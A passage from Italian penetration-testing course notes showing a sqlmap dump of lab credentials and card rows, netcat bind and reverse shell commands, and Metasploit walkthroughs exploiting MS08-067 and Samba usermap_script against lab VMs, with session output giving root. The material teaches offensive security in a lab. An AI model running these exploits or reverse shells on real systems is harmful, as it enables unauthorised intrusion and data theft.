| 10  | dreveil   | FALSE   | password   | Preparation H |
| 11  | scotty    | FALSE   | password   | Scotty Do |
| 12  | cal       | FALSE   | password   | Go Wildcats |
| 13  | john      | FALSE   | password   | Do the Duggie! |
| 14  | kevin     | FALSE   | 42         | Doug Adams rocks |
| 15  | dave      | FALSE   | set         | Bet on S.E.T. FTW |
| 16  | ed        | FALSE   | pentest   | Commandline KungFu anyone? |
+-----+-----+-----+-----+-----+
```

Anche la tabella `credit_cards` sembrerebbe alquanto interessante, in quanto potrebbe contenere informazioni relative alle carte di credito:

```
Database: owasp10
Table: credit_cards
[5 entries]
+-----+-----+-----+
| ccid | ccv | cccnumber | expiration |
+-----+-----+-----+
| 1   | 745 | 4444111122223333 | 2012-03-01 |
| 2   | 722 | 7746536337776330 | 2015-04-01 |
| 3   | 461 | 8242325748474749 | 2016-03-01 |
| 4   | 230 | 7725653200487633 | 2017-06-01 |
| 5   | 627 | 1234567812345678 | 2018-11-01 |
+-----+-----+-----+
[16:57:04] [INFO] table 'owasp10.credit_cards' dumped to CSV file '/root/.sqlmap/output/10.0.2.6/dump/owasp10/credit_cards.csv'
[16:57:04] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.sqlmap/output/results-04062019 0457pm.csv'
```

8.7.2 sqlninja

Si tratta di uno strumento sviluppato per applicazioni Web che utilizzano *Microsoft SQL Server* lato back-end e sono vulnerabili a **SQL Injection**.

Il suo obiettivo principale è sfruttare queste vulnerabilità per assumere il controllo del server del database tramite una shell di comandi interattiva, invece di estrarre semplicemente i dati dal database. Di solito opera insieme ad altri strumenti per il *penetration testing* (Paros Proxy, Burp Suite, Metasploit, etc...).

Fornisce numerose funzionalità:


- Server fingerprinting;
- Password brute force;
- Privilege escalation;
- Remote backdoor upload;
- Direct (Bind) shell e Reverse shell;
- DNS tunneling;
- Command injection;
- Metasploit integration;
- etc...

Per aviarlo, è sufficiente digitare il comando `sqlninja`.



Settima Parte

Target Exploitation



CoScienze
Associazione

Capitolo 9 – Target Exploitation

9.1 Concetti introduttivi

Il **Target Exploitation** cerca di sfruttare le vulnerabilità rilevate e di trarne vantaggio. Si tratta di una fase in cui si oltrepassa il confine tra il Vulnerability Assessment ed il *Penetration testing*.

Gli obiettivi principali di tale fase sono:

- ottenere pieno controllo di quante più macchine target possibili all'interno dell'asset analizzato. Tuttavia, ci sono delle situazioni in cui basterebbe anche un controllo limitato di queste macchine in quanto il *pentester* vuole soltanto ottenere una determinata informazione (quindi non interessa ottenere il root del sistema, ma soltanto leggere un file);
- ottenere ulteriori informazioni e visibilità dell'asset e dei sistemi in esso contenuti.

9.1.1 Exploit e Payload

Studiamo nello specifico gli **exploit** e i **payload**.

Un **exploit** è un codice scritto per sfruttare una determinata vulnerabilità, tipicamente usato per inviare/eseguire un **payload**. Quest'ultimo, invece, è un codice che viene eseguito mediante l'*exploit*.

Quindi se il payload venisse eseguito con successo, l'attaccante/pentester potrebbe:

- ottenere accesso alla macchina target;
- ottenere maggiori permessi di accesso su tale macchina;
- causare malfunzionamenti o comportamenti indesiderati sulla macchina target: attacchi DoS, di poisoning, etc...

Ci sono vari tipi di exploit, come:

- exploit basati su **Overflow** (tipo più comune di exploit);
- exploit basati su **Injection**;
- etc...

Così come ci sono vari tipi di payload:

- Shellcode (Bind Shell o Reverse Shell);
- Keylogger;
- Remote Accesss Trojan (RAT) o Backdoor;
- Meterpreter;
- etc...


Un *pentester* potrebbe combinare differenti *exploit* e *payload* per effettuare diversi tipi di attacchi.

9.1.2 Shellcode

Si tratta di un codice usato come *payload* durante l'exploitation di una vulnerabilità. Tipicamente, avvia una **Command Shell** (terminale/prompt) che l'attaccante/pentester può usare per l'esecuzione interattiva di comandi sulla macchina target, ottenendo così il controllo di tale macchina. Lo stesso *shellcode* potrebbe usato anche da vari tipi di exploit.

Bind Shell

Per una comprensione migliore, consideriamo la seguente immagine:



Abbiamo un attaccante che tenta di effettuare un exploit verso un servizio vulnerabile. Questa operazione fa sì che la *shellcode* della macchina target attivi una porta X che l'attaccante potrà utilizzare per effettuare una connessione. Quindi la **bind shell** consiste nell'approfittare di un servizio vulnerabile per effettuare una connessione su una determinata porta al fine di controllare la macchina remota.

Tuttavia, il problema è legato alla presenza di un **firewall** che potrebbe bloccare la connessione per la porta aperta inizializzata dall'attaccante.

Per simulare l'utilizzo di una *Bind Shell*, useremo lo strumento **netcat** (comando: `nc`). Si tratta di uno strumento potente, noto come coltellino svizzero. Innanzitutto, mettiamo la macchina *Metasploitable 2* (indirizzo IP `10.0.2.6`) in listening sulla porta `12345`. Tale macchina resterà in attesa di connessioni in ingresso sulla porta seguente e non appena un host remoto avrà instaurato una connessione con la macchina *Metasploitable 2*, verrà mostrata una shell interattiva a tale host.

Quindi, digitiamo il seguente comando sulla macchina *Metasploitable 2*: `nc -lvp 12345 -e /bin/bash`.

- `-lvp`: definisce la porta in cui bisogna ascoltare;
- `-e`: definisce l'esecuzione di uno strumento dopo l'instaurazione della connessione.

Effettuiamo una connessione dalla macchina Kali verso la macchina *Metasploitable 2* (indirizzo IP `10.0.2.6`) sulla porta `12345` mediante il seguente comando: `nc -nv 10.0.2.6 12345`.

Una volta instaurata la connessione, è possibile eseguire qualsiasi tipo di comando da remoto.

9.1.3 Reverse Shell

Una **shell inversa** è una configurazione, in cui l'attaccante deve prima avviare il server sulla sua macchina, mentre la macchina di destinazione dovrà agire come un client che si connette al server servito dall'attaccante. Dopo la connessione riuscita, l'attaccante può accedere alla shell del computer di destinazione. Il vantaggio di questa modalità è che il firewall non bloccherà la connessione in quanto la identificherà legittima.

Simuliamo tale concetto. Mettiamo la macchina Kali (indirizzo IP `10.0.2.15`) in listening sulla porta `12345` con il seguente comando: `nc -nlvp 12345`. Tale macchina sarà in attesa di connessioni in ingresso sulla porta considerata.

Dopodiché facciamo connettere *Metasploitable 2* alla macchina Kali sulla porta 12345 con il seguente comando: `nc -nv 10.0.2.15 12345 -e /bin/bash`.

```
root@metasploitable:/home/msfadmin# nc -lvp 12345 -e /bin/bash
```

Comando da digitare in Metasploitable 2

```
root@kali:~# nc -nv 10.0.2.6 12345  
(UNKNOWN) [10.0.2.6] 12345 (?) open
```

Comando da digitare in Kali

9.1.4 Tipi di payload

Sostanzialmente, esistono due tipologie di payload che variano in base alla modalità in cui vengono mandati e inoculati sulla macchina target:

- **Inline Payload**: l'intero *payload* viene mandato alla macchina target. Questo tipo di modalità non è conveniente in quanto potrebbe essere facilmente rilevato dagli antivirus. Altro svantaggio è la non compatibilità con i vari exploit a causa delle sue dimensioni;
- **Staged Payload**: se lo *shellcode* è troppo grande, può essere suddiviso in parti più piccole ed inviato in più fasi (stages) alla macchina target. Ci sono due fasi che vengono eseguite:
 - **Fase 1**: viene inviata una parte dello *shellcode* alla macchina target;
 - **Fase 2**: tale parte instaura una connessione con la macchina dell'attaccante/pentester per ottenere la restante parte dello *shellcode*.

Tale utilizzo aiuta a mantenere l'attacco difficilmente rilevabile da parte di un IDS.

9.1.5 Tipi di Exploit

Gli exploit sono classificati in tre categorie principali:

- **Exploit Remoti**: sono eseguiti da una macchina remota (macchina dell'attaccante/pentester). Di solito producono una **Remote Code Execution** (RCE). Tipicamente permettono di ottenere il controllo remoto della macchina target;
- **Exploit Client-Side** (anche noti come The New Remote Exploits): riguardano lo sfruttamento degli utenti di un sistema. Si tratta di un modo per accedere ad un ambiente protetto mediante tecniche di *Social Engineering*;
- **Exploit Locali**: sono eseguiti localmente su una macchina target. Viene utilizzato per elevare i privilegi di accesso ma anche per installare meccanismi di accesso persistente (ad esempio backdoor).

Un'osservazione alquanto importante è la seguente: risulta essere più semplice e conveniente proteggere i server in quanto sono relativamente pochi ed utilizzano un certo insieme di software, a differenza dei client; in quanto la presenza di questi è molto elevata oltre al fatto che hanno molti diversi programmi installati, in base alle esigenze degli utenti, con configurazioni particolari.

9.2 Sfruttare le vulnerabilità

Per sfruttare le vulnerabilità che potrebbero esistere in un sistema software (o hardware) è necessario conoscerlo a fondo. Dobbiamo capire sia i fattori del sistema operativo sia quali sono i sistemi in uso, in quanto molto importanti per poter scrivere in maniera ottimale un'exploitation. Il pentester dovrebbe avere padronanza dei concetti e delle strutture di base di un determinato linguaggio di programmazione in modo tale da sfruttare i migliori escamotage su un determinato linguaggio. Nella stragrande maggioranza dei casi, gli *exploit* si concentrano sull'uso della memoria, cache, registri e tipi di dati eterogenei.

Reverse engineering

È una pratica molto importante ma anche complessa poiché permette di ricavare il codice sorgente (o assembly) di un dato sistema senza alcuna conoscenza preliminare del suo funzionamento interno, in modo da sfruttare funzioni ed eventuali condizioni di errori del sistema o di un programma principale. Ma questa è una pratica che può essere utile a rilevare una violazione di brevetti o comprendere il flusso di esecuzione di un software.

In generale abbiamo, però due tipi di analisi:

- **Analisi del Codice Sorgente:** se si ha accesso al codice sorgente di un determinato software è possibile effettuarne l'analisi tramite strumenti automatici o manuali;
- **Analisi del Codice Binario:** necessaria quando non è disponibile il codice sorgente del software.

Tutte queste analisi, poi, sfociano nell'utilizzo di vari strumenti per l'analisi del codice binario come **disassemblatori e decompilatori** per l'analisi del codice. Ma vengono utilizzati anche estrattori di dati, di flusso e monitor di memoria.

Creazione di exploit e Payload

Il codice viene scritto in modo da sfruttare tutte le vulnerabilità di un software con l'obiettivo di far eseguire comandi alla macchina target in modo tale che il pentester possa testare quelle vulnerabilità. Un esempio potrebbe essere uno **shellcode**.

9.3 Vulnerabilità ed Exploit

Molto spesso le vulnerabilità vengono rese pubbliche dopo un certo periodo di tempo dalla loro scoperta. Ovviamente questo tempo può essere "accorciato" previo pagamento. Molto spesso le vulnerabilità sono rese note insieme ad una documentazione che attesta e dimostra la fattibilità dell'esperimento. Può capitare che diverse fonti contengano informazioni diverse ma riguardano la stessa vulnerabilità ed è quindi buona norma consultare quante più fonti possibili.

Le repository pubbliche possono essere:

<https://www.exploit-db.com/>

<https://packetstormsecurity.com/>

E tante altre. Però quella principale che noi andremo ad utilizzare è la prima (Exploit-db). Per numerose vulnerabilità non sono stati ancora pubblicati exploit in grado di sfruttarle e quindi si cerca di effettuare una sorta di *porting* di un exploit già esistente per renderlo compatibile con un altro ambiente.

Come detto in precedente noi andremo ad utilizzare **exploit-db** in quanto in Kali è già disponibile un sottoinsieme di exploit già ricercabili e pronti all'uso. Infatti, in Kali gli exploit disponibili sono nella directory: `/usr/share/exploitdb/exploits`.

```
root@kali:/usr/share/exploitdb/exploits# ls
aix      cfm          json        netbsd_x86  python      vxworks
alpha    cgi          jsp         netware     qnx        watchos
android freebsd      linux       nodejs      ruby       windows
arm      freebsd_x86  linux_mips  novell     sco        windows_x86
ashx    freebsd_x86-64 linux_sparc  openbsd    solaris   windows_x86-64
asp     hardware     linux_x86   osx        solaris_sp   xml
aspx    hp-ux        linux_x86-64 osx_ppc    solaris_x86
atheos  immunix     lua         macos      perl       tru64
beos    ios          minix      plan9     unix       unixware
bsd     irix         multiple
bsd_x86 java
```

Esistono vari framework per il target Exploitation:

- Metasploit;
- Armitage (gui per Metasploit);
- Immunity Canvas;
- etc...

Per altri tipi di repository vedi dalla *slide 42* alla *slide 74* del pdf “Argomento 10 - Target Exploitation - Parte 1.pdf”.

9.4 Metasploit

Sviluppato in linguaggio di programmazione *Ruby*, è la suite più completa ed avanzata per condurre la fase di **target exploitation**. Permette anche al pentester di sviluppare e/o estendere plugin e tool.

Ovviamente le funzionalità non si fermano solo a questo, infatti abbiamo la possibilità di effettuare:

- Information gathering;
- Backdoor;
- Payload;
- Evasione IDS/IPS;
- Rilevazione delle vulnerabilità;
- ecc...

Integrato in Kali, con semplici comandi è possibile sia vedere quali sono i file relativi a metasploit (`/usr/share/metasploit-framework`), oppure visualizzare l'intera struttura delle directory (`tree -L 1 /usr/share/metasploit-framework`).

The screenshot shows a terminal window with a red arrow pointing from the word "modules" in the directory listing to a red box containing a command-line interface. The directory listing includes "app", "config", "data", "db", "documentation", "Gemfile", "Gemfile.lock", "lib", "metasploit-framework.gemspec", "modules", "msfconsole", "msfd", "msfdb", "msfrpc", "msfrpcd", "msfupdate", "msfvenom", "plugins", "Rakefile", "ruby", "script-exploit", "script-password", "script-recon", "scripts", "tools", and "vendor". The command-line interface shows the user navigating to the "modules" directory and running the command "ls", which lists subdirectories: "auxiliary", "encoders", "evasion", "exploits", "nops", "payloads", and "post".

Moduli

Ogni **modulo** è diviso per il tipo di processo:

- **Exploits**: codici per sfruttare determinate vulnerabilità;
- **Payloads**: codici che possono essere utilizzati in combinazione con gli exploit o in maniera indipendente;
- **Auxiliary**: strumenti sviluppati per eseguire operazioni relative all'attività di valutazione di sicurezza come scansione, sniffing, etc... (utilizzati tipicamente per attività di *Pre- e Post-Exploitation*);
- **Encoders**: codifica di payload per impedire oppure complicare l'individuazione da parte degli antivirus;
- **No Operation o No Operation Performed** (nops): istruzioni in linguaggio assembly spesso aggiunte in uno *shellcode*. Non portano all'esecuzione di alcuna istruzione e sono utilizzati solo per rendere consistente la dimensione del payload;
- **Evasion**: codifica del *payload* per eludere i controlli di sicurezza in ambienti *Windows-based*, tra i quali *AppLocker*, *Software Restriction Policies*, *Windows Defender*, etc...;
- **Post**: consentono di effettuare varie attività di *post-exploitation*.

MSFConsole

I comandi *Metasploit* sono raggruppati in 8 categorie:

1. Core Commands;
2. Module Commands;
3. Job Commands;
4. Resource Script Commands;
5. Database Backend Commands;
6. Credentials Backend Commands;
7. Developer Commands;
8. DNS Commands.

```
=[ metasploit v5.0.59-dev ]  
+ -- --=[ 1940 exploits - 1082 auxiliary - 333 post ]  
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 7 evasion ]  
msf5 > [REDACTED]
```

Altri comandi:

- **show**: mostra tutti i moduli, oppure solo i moduli per una specifica categoria;
- **search**: ricerca i moduli in base a vari criteri;
- **use**: seleziona un modulo in base al proprio nome o al proprio ID;
- **get**: ottiene il valore di una variabile (locale o globale);
- **set**: assegna un valore ad una variabile (locale o globale);
- **sessions**: mostra l'elenco delle sessioni attive e le relative informazioni;
- **background**: permette di mettere in background una data sessione attiva;
- **exploit**: permette di eseguire un exploit;
- **run**: permette di eseguire moduli ausiliari;

- **show auxiliary**: mostra la lista dei moduli ausiliari che possono essere utilizzati durante il processo di penetration testing;
- **show exploits**: mostra la lista degli exploit forniti dal framework;
- **show payloads**: mostra la lista dei payload forniti dal framework;
- **show encoders**: mostra la lista degli encoder forniti dal framework;
- **show nops**: mostra la lista dei generatori NOP forniti dal framework;
- **show options**: mostra le opzioni del framework che possono essere configurate globalmente.

Uno tra i comandi più importanti è sicuramente il comando `search` in quanto permette di effettuare la ricerca di specifici moduli. Un esempio può essere: `search cve:2009 type:exploit app:client`.

Metasploit può essere anche usato per effettuare operazioni di **port scanning**, **OS fingerprinting** ed **identificazione dei servizi**, grazie all'integrazione con `nmap` che è già di per sé molto potente.

Grazie al comando `load db_tracker` il database tracker memorizzerà i dati ottenuti dalle scansioni, mentre grazie al comando `db_nmap -T Aggressive -sV -n -O -v 10.0.2.7` (IP Macchina Metasploitable 3), si occuperà di effettuare una scansione approfondita della macchina target.

```
msf5 > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf5 > db_nmap -T Aggressive -sV -n -O -v 10.0.2.7
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-12 16:12 CEST
[*] Nmap: NSE: Loaded 43 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 16:12
[*] Nmap: Scanning 10.0.2.7 [1 port]
[*] Nmap: Completed ARP Ping Scan at 16:12, 0.07s elapsed (1 total hosts)
[*] Nmap: Initiating SYN Stealth Scan at 16:12
[*] Nmap: Scanning 10.0.2.7 [1000 ports]
[*] Nmap: Discovered open port 135/tcp on 10.0.2.7
[*] Nmap: Discovered open port 445/tcp on 10.0.2.7
[*] Nmap: Discovered open port 139/tcp on 10.0.2.7
[*] Nmap: Discovered open port 3306/tcp on 10.0.2.7
[*] Nmap: Discovered open port 8080/tcp on 10.0.2.7
[*] Nmap: Discovered open port 3389/tcp on 10.0.2.7
[*] Nmap: Discovered open port 8009/tcp on 10.0.2.7
```

9.4.1 Remote exploitation

Il flusso per un **remote exploitation** può essere il seguente:

1. ricercare in *Metasploit* i moduli relativi agli exploit disponibili per una data vulnerabilità:
`search <nome_vulnerabilità>`
2. utilizzarne uno usando il comando: `use <nome_exploit>`. Dopo aver selezionato l'exploit:
 - mediante il comando `info` è possibile ottenere informazioni dettagliate su tale exploit;
 - utilizzando il comando `show payloads` è possibile visualizzare i payload utilizzabili dall'exploit selezionato.
3. impostare il payload e controllare le opzioni da configurare: `set payload <nome_del_payload>`
4. impostare l'indirizzo IP della macchina target (Remote Host - RHOST): `set RHOST <indirizzo_IP>`
5. (Opzionale, utilizzo solo in Reverse Shell) impostare l'indirizzo IP della macchina dove vogliamo ricevere la connessione da parte della macchina target: `set LHOST <indirizzo_IP>`
6. controllare se sono state impostate tutte le informazioni relative alle opzioni richieste (Required) `show option` e nel caso manchi qualche opzione si deve usare il comando `set`;
7. exploit;
8. se andasse a buon fine, tipicamente si dovrebbe ottenere l'accesso alla macchina target altrimenti bisogna provare a cambiare alcune opzioni oppure usare un payload/exploit diverso.

Esempio 1 – Bind TCP Shell

In questo esempio sfruttiamo una vulnerabilità di *Windows XP* (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2008-4250>), denominata **Microsoft Security Bulletin MS08-067- Critical** (<https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067>).

Il servizio vulnerabile in esame è quello per la condivisione di file e stampa remota disponibile sulla **porta 445**. Usiamo come macchina target *Windows XP SP3*, che nel nostro esempio ha indirizzo IP 10.0.2.18. Cerchiamo i moduli relativi alla vulnerabilità:

```
msf5 > search MS08-067
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
---  ---
  1  exploit/windows/smb/ms08_067_netapi    2008-10-28  great  Yes   Microsoft Server Service Relative Path Stack Corruption
```

A questo punto selezioniamo l'exploit: `use exploit/windows/smb/ms08_067_netapi`

```
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Viene definito l'ambiente relativo all'exploit selezionato. Da questo punto in poi possono essere configurate tutte le opzioni necessarie al funzionamento di tale exploit. Usiamo il comando `info` per ottenere informazioni sull'exploit selezionato:

```
msf5 exploit(windows/smb/ms08_067_netapi) > info
Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
Module: exploit/windows/smb/ms08_067_netapi
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2008-10-28

Provided by:
sqlhdm <x@hdm.io>
Brett Moore <brett.moore@insomniasec.com>
frank2 <frank2@dc949.org>
jduck <jduck@metasploit.com>
```

Per ottenere informazioni sui possibili payload da utilizzare con l'exploit selezionato, usiamo il comando `show payloads`:

```
msf5 exploit(windows/smb/ms08_067_netapi) > show payloads
Compatible Payloads
=====
#  Name                                     Description
---  ---
  1  generic/custom                         Custom Payload
  2  generic/debug_trap                     Generic x86 Debug Trap
  3  generic/shell_bind_tcp                Generic Command Shell, Bind TCP Inline
  4  generic/shell_reverse_tcp             Generic Command Shell, Reverse TCP Inline
```

Impostiamo come payload una **Bind TCP Shell** e controlliamo le relative opzioni:

- `set PAYLOAD windows/shell/bind_tcp`
- `show options`

```
msf5 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
=====
Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOSTS          192.168.1.100  yes        The target address range or CIDR identi
fier
RPORT          445           yes        The SMB service port (TCP)
SMBPIPE        BROWSER       yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/bind_tcp):
=====
Name      Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC    thread         yes        Exit technique (Accepted: '', seh, thr
```

Impostiamo l'indirizzo IP della macchina target (Remote Host - RHOST):

- `set RHOST 10.0.2.18`

Controlliamo se sono state inserite tutte le informazioni relative alle opzioni richieste (Required):

- `show options`
- se qualche informazione manca, la inseriamo mediante il comando `set`.

Prima della fase di **Target Exploitation**, creiamo un'istantanea della macchina target, dopodiché eseguiamo l'exploit con il comando `exploit`:

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 10.0.2.18:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.0.2.18
[*] Command shell session 1 opened (10.0.2.15:36463 -> 10.0.2.18:4444) at 2019
-04-12 17:03:13 +0200
```

Ora è possibile eseguire comandi (Windows) sulla macchina target.

Esempio 2 – Reverse TCP Shell

1. Selezioniamo l'exploit:

- use exploit/windows/smb/ms08_067_netapi

2. Impostiamo come payload una *Reverse TCP Shell* e controlliamo le relative opzioni:

- set payload windows/shell/_reverse_tcp
- show options

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
  (no options)
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSV(0))

3. Impostiamo l'indirizzo IP della macchina target (Remote Host - RHOST):

- set RHOST 10.0.2.18

4. Impostiamo l'indirizzo IP della macchina listener (Local Host - LHOST) Kali:

- set LHOST 10.0.2.15

5. Controlliamo se sono state inserite tutte le informazioni relative alle opzioni richieste:

- show options
- se qualche informazione manca, la inseriamo mediante il comando set.

6. Eseguiamo l'exploit con il comando exploit

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.0.2.18
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1165) at 2019-04-12 15:26:33 +0200
```

Ora è possibile eseguire comandi Windows sulla macchina target.

Esempio 3 – UNIX Reverse TCP Shell (Metasploitable 2)

Stavolta la macchina target non è più *Windows XP SP3* ma *Metasploitable 2*, quindi una macchina target Linux based. Uno dei servizi vulnerabili by design utilizzati da questa macchina è **Samba**, servizio utilizzato per condividere in rete locale stampanti, scanner e file.

La vulnerabilità che sfrutteremo è la *CVE 2007-2447* ed è denominata **Samba "username map script" Command Execution** e permette di ottenere l'accesso da remoto sulla macchina target.

Per prima cosa cerchiamo l'exploit o il modulo a cui siamo interessati, utilizzando il comando `search` fornito dalla *msf console*. Vogliamo solo gli exploit particolarmente efficaci, per cui digitiamo:

```
search type:exploit samba rank:excellent:
```

#	Name	Disclosure Date	Rank	Check	Description
1	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_kno
2	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "usern
3	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE S
4	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemo
5	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Acces
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Mic
	rosoft Windows OLE Package Manager Code Execution				

Decidiamo allora di usare il secondo exploit:

- `use exploit/multi/samba/usermap_script`
- `show options`
- `set RHOST 10.0.2.6`
- `exploit`

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TStuwhG5C5TKizkS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "TStuwhG5C5TKizkS\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.0.2.15:4444 -> 10.0.2.6:46579) at 2019-04-13 23:04:02 +0200
```

Tramite la sessione appena creata, se eseguiamo il comando `whoami` ci viene restituito `root`.

```
[*] Command shell session 2 opened (10.0.2.15:4444 -> 10.0.2.6:46579) at 2019-04-13 23:04:02 +0200
[*] F4 0 0 6 - kakavas-
[*] hostname... creepy-plugins...
[*] metasploitable
[*] whoami
[*] root
```

Osservazione: poiché non abbiamo esplicitamente impostato il payload per l'exploit selezionato, *Metasploit* l'ha fatto per noi, ha impostato una **UNIX Reverse TCP Shell**.

Meterpreter

Meterpreter è una classe di payload estremamente evoluti che offrono una serie di funzionalità aggiuntive rispetto ai classici payload:

- privilege escalation;
- dump degli account di sistema;
- keylogging;
- backdoor persistenti;
- abilitazione di un desktop remoto;
- controllo di webcam e microfono della macchina target.

Fornisce inoltre numerosi script e plugin, che possono essere caricati dinamicamente in modo da poter fare attività nella macchina compromessa senza mai uscire dal framework. Un'altra funzionalità importante è che la connessione tra la macchina del pentester e la macchina exploitata è **cifrata**, garantendo quindi la confidenzialità della comunicazione. Vediamo come usarla.

Esempio 4 – Meterpreter Reverse TCP Shell

1. Selezioniamo l'exploit:

- `use exploit/windows/smb/ms08_067_netapi`

2. Impostiamo come payload una **Meterpreter Reverse TCP Shell** e controlliamo le relative opzioni:

- `set payload windows/meterpreter/reverse_tcp`
- `show options`



```
msf5 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
   Name  Current Setting  Required  Description
   ----  -----  -----  -----
   RHOSTS                         yes      The target address range or CIDR
   identifier
   RPORT      445            yes      The SMB service port (TCP)
   SMBPIPE    BROWSER        yes      The pipe name to use (BROWSER, SR
   VSVC)

Payload options (windows/meterpreter/reverse_tcp):
   Name  Current Setting  Description
   ----  -----  -----
   
```

3. Impostiamo l'indirizzo IP della macchina target:


- `set RHOST 10.0.2.18`

4. Impostiamo l'indirizzo IP della macchina listener:

- `set LHOST 10.0.2.15`

5. Controlliamo se sono state inserite tutte le informazioni relative alle opzioni richieste con il comando `show options`, e nel caso mancano le inseriamo col comando `set`.

